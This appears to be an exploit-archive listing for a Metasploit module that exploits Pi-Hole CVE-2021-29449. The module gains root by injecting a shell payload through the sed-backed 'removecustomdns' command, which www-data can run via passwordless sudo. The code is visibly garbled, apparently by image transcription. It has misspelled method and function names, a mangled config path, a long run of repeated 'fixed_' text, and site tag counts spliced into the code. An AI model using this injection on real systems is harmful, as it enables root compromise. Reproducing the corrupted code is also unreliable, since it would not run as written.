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Pi-Hole Remove Commands Linux Privilege Escalation

Authored by h00die, Emanuele Barbeno | Site metasploit.com

Pi-Hole versions 3.0 through 5.3 allows for command line input to the removecustomcname, removecustomdns, and removestaticdhcp functions without properly validating the parameters before passing to sed. When executed as the www-data user, this allows for a privilege escalation to root since www-data is in the sudoers.d/pihole file with no password.

tags | exploit, root es | CVE-2021-29449


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```
print_status("Adding DNS entry #{name} #{ip}")
cnd_exec("#{sudo_pihole} addcustomdns '#{ip}' '#{name}'")
end
unless file?(f)
print_error("Config file not found: #{ff}")
return
end
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      SQL Injection (16,102) Ubuntu (8,199)
end
print_good("#(f) found!")
print_status('Executing payload against removecustomdns command')
print_status('Executing payload against removecustomdns command')
ind_exec("f(sudo_pihole) removecustomdns 'a/d ; le #[payload.encoded) ; /'")
if name
    cad exec("#(sudo_pihole) removecustomdns '#(ip)' '#(name)'")
end
end
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         TCP (2,379)
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      Vulnerability (31,136)
end

def method_cname
    f = ''etc/dnamaq_d/03-pihole-custom-cname.conf'
    if [file?(f) || read_file(f).empty?
    name - "fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_fixed_
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         Other
def exploit
if target.name == 'DHCP'
method_dhcp
elsif target.name == 'DNS'
method_dhs
elsif target.name == 'CNAME'
method_chame
end
end
nd
```

XSS (17,494)

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